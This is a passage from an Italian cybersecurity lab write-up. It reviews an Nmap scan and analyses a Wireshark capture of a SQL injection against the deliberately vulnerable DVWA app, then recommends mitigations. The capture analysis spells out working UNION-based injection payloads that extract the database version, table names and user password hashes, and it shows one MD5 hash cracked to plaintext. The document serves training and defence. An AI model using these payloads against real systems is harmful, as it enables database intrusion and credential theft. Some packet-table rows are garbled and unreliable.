|_   256 96:02:bb:5e:57:54:1c:4e:45:2f:56:4c:4a:24:b2:57 (ECDSA)
|_   256 33:fa:91:0f:e0:e1:7b:1f:6d:05:a2:b0:f1:54:41:56 (ED25519)
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
|_ http-title: Go ahead and ScanMe!
|_ http-favicon: Nmap Project
|_ http-server-header: Apache/2.4.7 (Ubuntu)
9929/tcp  open  nping-echo   Nping echo
31337/tcp open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Domanda di Riflessione su Nmap

- **Come può Nmap aiutare con la sicurezza / Come può essere usato da un attore malevolo?**
 - **Risposta:** I difensori (Blue Team) lo usano per l'inventario, per verificare l'efficacia del firewall e per identificare servizi obsoleti. Gli attaccanti (Red Team/Threat Actors) lo usano nella fase di *Reconnaissance* per mappare la superficie di attacco e scovare vulnerabilità da sfruttare.

Bonus 2: Attacco a un database MySQL (Wireshark)

Parte 1: Apertura PCAP

- **Quali sono i due indirizzi IP coinvolti in questo attacco di SQL injection?**
 - **Risposta:** Analizzando i pacchetti nella vista di Wireshark (TCP handshake e richieste HTTP GET), gli IP coinvolti sono **10.0.2.4** (Attaccante, sorgente) e **10.0.2.15** (Vittima/Server Web DVWA, destinazione).

1	0.00000	10.0.2.15	10.0.2.15	10.0.2.15	80 [SYN] Seq=1066129200 Len=0 MSS=1460 SACK_PERM TSval=45938 TSecr=85120	
2	0.000315	10.0.2.15	10.0.2.4	TCP	74 80 - 35614 [SYN, ACK] Seq=1 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM TSval=45938 TSecr=45838 Win=528	
3	0.000349	10.0.2.4	10.0.2.15	TCP	66 35614 - 80 [ACK] Seq=1 Ack=3491 Len=0 TSval=45838 TSecr=38535	
4	0.000831	10.0.2.4	10.0.2.15	HTTP	654 POST /dwa/login.php HTTP/1.1 (application/x-www-form-urlencoded)	
5	0.002149	10.0.2.15	10.0.2.4	TCP	66 80 - 35614 [ACK] Seq=1 Ack=589 Win=30288 Len=0 TSval=38536 TSecr=45838	
6	0.005708	10.0.2.15	10.0.2.4	HTTP	438 HTTP/1.1 302 Found	
7	0.005708	10.0.2.4	10.0.2.15	TCP	66 35614 - 80 [ACK] Seq=589 Ack=365 Win=30336 Len=0 TSval=45840 TSecr=38536	
8	0.014383	10.0.2.4	10.0.2.15	HTTP	496 GET /dwa/index.php HTTP/1.1	
9	0.015485	10.0.2.15	10.0.2.15	TCP	3107 HTTP/1.1 200 OK (text/html)	
10	0.015485	10.0.2.4	10.0.2.15	TCP	66 35614 - 80 [ACK] Seq=1019 Ack=3406 Win=36480 Len=0 TSval=45843 TSecr=38539	
11	0.068625	10.0.2.4	10.0.2.15	HTTP	429 GET /dwa/dwa/css/main.css HTTP/1.1	
12	0.070400	10.0.2.4	10.0.2.4	HTTP	1511 HTTP/1.1 200 OK (text/css)	
13	174.254400	10.0.2.4	10.0.2.15	HTTP	536 GET /dwa/vulnerabilities/sql/71d-1x301aSubmit-Submit HTTP/1.1	
14	174.254581	10.0.2.15	10.0.2.4	TCP	66 80 - 35638 [ACK] Seq=1 Ack=471 Win=235 Len=0 TSval=82011 TSecr=98114	
15	174.257989	10.0.2.4	10.0.2.4	HTTP	1861 HTTP/1.1 200 OK (text/html)	
16	128.490531	10.0.2.4	10.0.2.15	HTTP	577 GET /dwa/vulnerabilities/sql/71d-1x27or+1x278x273Kx270a4Submit-Submit HTTP/1.1	
17	128.490637	10.0.2.15	10.0.2.4	TCP	66 80 - 35648 [ACK] Seq=1 Ack=512 Win=235 Len=0 TSval=93668 TSecr=111985	
18	128.490805	10.0.2.15	10.0.2.4	HTTP	1918 HTTP/1.1 200 OK (text/html)	
19	277.727222	10.0.2.4	10.0.2.15	HTTP	630 GET /dwa/vulnerabilities/sql/71d-1x27or+1x301a+union+select+database+2x28x292a3Submit-Submit HTTP/1.1	
20	277.727871	10.0.2.15	10.0.2.4	TCP	66 80 - 35642 [ACK] Seq=1 Ack=565 Win=236 Len=0 TSval=107970 TSecr=129156	
21	277.732208	10.0.2.15	10.0.2.4	HTTP	1955 HTTP/1.1 200 OK (text/html)	
22	313.718129	10.0.2.4	10.0.2.15	HTTP	650 GET /dwa/vulnerabilities/sql/71d-1x27or+1x301a+union+select+1x28x292a3Submit-Submit HTTP/1.1	
23	313.718277	10.0.2.15	10.0.2.4	TCP	66 80 - 35644 [ACK] Seq=1 Ack=594 Win=236 Len=0 TSval=116966 TSecr=139951	
24	313.712414	10.0.2.15	10.0.2.4	HTTP	1954 HTTP/1.1 200 OK (text/html)	
25	383.276732	10.0.2.4	10.0.2.15	HTTP	688 GET /dwa/vulnerabilities/sql/71d-1x27or+1x301a+union+select+1x28x28c+table_name+from+information_schema.tables+2x38aSubmit-Submit HTTP/1.1	
26	383.276732	10.0.2.15	10.0.2.4	TCP	66 80 - 35656 [ACK] Seq=1 Ack=568 Win=236 Len=0 TSval=116966 TSecr=139951	

Analisi dei Payload iniettati:

Seguendo gli HTTP Stream, l'attaccante passa da test basilari all'esfiltrazione completa:

1. **Test di vulnerabilità:** id=1' (1=1).

```
</form>
<pre>ID: 1=1<br />First name: admin<br />Surname: admin</pre>
</div>
```

2. **Estrazione DB e Utente:** 1' or 1=1 union select database(), user()# (Risultato: DB dvwa, utente root@localhost).

```
</form>
<pre>ID: 1' or 1=1 union select database(), user()#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1' or 1=1 union select da
atabase(), user()#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Hack<br />Surname:
Me</pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1 union select database(),
user()#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: dvwa<br />Surname: root@localho
st</pre>
</div>
```

3. **Versione del Sistema (Parte 4):**

- **Qual è la versione?** Iniettando 1' or 1=1 union select null, version ()#, il server risponde con la versione: **5.7.12-0ubuntu1.1**.

```
</form>
<pre>ID: 1' or 1=1 union select null, version ()#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1' or 1=1 union select null
, version ()#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: Hack<br />Surname: Me</p
re><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1 union select null, version ()#<b
r />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: <br />Surname: 5.7.12-0ubuntu1.1</pre>
</div>
```

4. **Estrazione Tabelle:** 1' or 1=1 union select null, table_name from information_schema.tables# (Estrae users, guestbook, ecc.).

```
users</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#
```

Parte 6: Hash delle Password

- L'attaccante inietta: 1' or 1=1 union select user, password from users#

```
1' or 1=1 union select user, password from users#
```

- **Quale utente ha l'hash della password di 8d3533d75ae2c3966d7e0d4fcc69216b?**
 - **Risposta:** Analizzando l'output dell'HTTP stream finale, l'hash corrisponde all'utente **1337**.

```
=1 union select user, password from users#<br />First name: gordon<br />Surname: e99a18c428cb38d5f260853678922e03</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: 1337<br />Surname: 8d3533d75ae2c3966d7
e0d4fcc69216b</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: pablo<br />Surname: 00187d09f5bbe48cade3de5c71e9e9b7</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: smith
```

- **Qual è la password in chiaro?**
 - **Risposta:** Utilizzando il database di CrackStation, l'hash MD5 è stato decifrato con successo. La password in chiaro è: **charley**.

8d3533d75ae2c3966d7e0d4fcc69216b	md5	charley
----------------------------------	-----	---------

Conclusioni e Contromisure di Sicurezza (Mitigation)

A valle delle analisi condotte nei vari scenari, è fondamentale come *Cyber Security Specialist* proporre soluzioni architetturali e configurazioni atte a mitigare le vulnerabilità riscontrate. Di seguito le principali contromisure da adottare:

1. Difesa contro le tecniche "Living off the Land" (LOLBins)

Gli Esercizi 1 e 2 hanno dimostrato come gli attaccanti sfruttino eseguibili legittimi (es. PowerShell, `installutil.exe`, `cmd.exe`) per bypassare gli antivirus tradizionali.

- **AppLocker e Windows Defender Application Control (WDAC):** Configurare policy restrittive che impediscano l'esecuzione di utility come `installutil.exe` da parte di utenti standard.
- **PowerShell Constrained Language Mode:** Limitare le capacità di PowerShell per gli utenti non amministratori, riducendo l'impatto di script malevoli.
- **Script Block Logging (Event ID 4104):** Abilitare il logging avanzato di PowerShell per catturare e analizzare (tramite SIEM) i payload de-offuscanti lanciati sul sistema.
- **Endpoint Detection and Response (EDR):** Implementare soluzioni EDR capaci di identificare comportamenti anomali basati su correlazioni (es. un browser che avvia `cmd.exe` che a sua volta avvia un processo sconosciuto, come visto in Any.run).

2. Sicurezza della Rete e Hardening dei Servizi

Il Bonus 1 (Nmap) ha rivelato l'esposizione di servizi insicuri e porte aperte.

- **Disabilitare protocolli in chiaro:** Dismettere immediatamente servizi come **Telnet** (porta 23), che trasmette credenziali in chiaro, sostituendolo con SSH.
- **Hardening dei servizi FTP:** Configurare vsFTPD per negare assolutamente il login anonimo (`Anonymous FTP login allowed`), che rappresenta un gravissimo rischio di *Information Disclosure* o upload non autorizzato.
- **Segmentazione di Rete e Firewalling:** Assicurarsi che le policy del firewall (Host-based e Network-based) chiudano tutte le porte non strettamente necessarie (approccio *Default Deny*), permettendo l'accesso ai servizi di amministrazione (SSH/FTP) solo tramite VPN o IP in whitelist.

3. Sicurezza Applicativa (AppSec) e Crittografia

Il Bonus 2 (Wireshark) ha mostrato la gravità di una SQL Injection unita a policy crittografiche deboli.

- **Adozione di Prepared Statements:** Come accennato in precedenza, separare la

struttura della query SQL dai dati forniti dall'utente previene l'iniezione alla radice.

- **Web Application Firewall (WAF):** Implementare un WAF per bloccare tempestivamente payload malevoli riconoscibili tramite signature (es. `1=1`, `UNION SELECT`) e anomalie nel traffico HTTP.
- **Deprecazione dell'algoritmo MD5:** Lo cracking istantaneo della password tramite CrackStation dimostra che gli algoritmi di hashing veloci (come MD5 o SHA1) sono ormai obsoleti e insicuri. Le password devono essere salvate utilizzando algoritmi robusti, lenti e con *salt* crittografico incorporato, come **Argon2**, **bcrypt** o **scrypt**, per rendere impraticabili gli attacchi brute-force o basati su Rainbow Tables.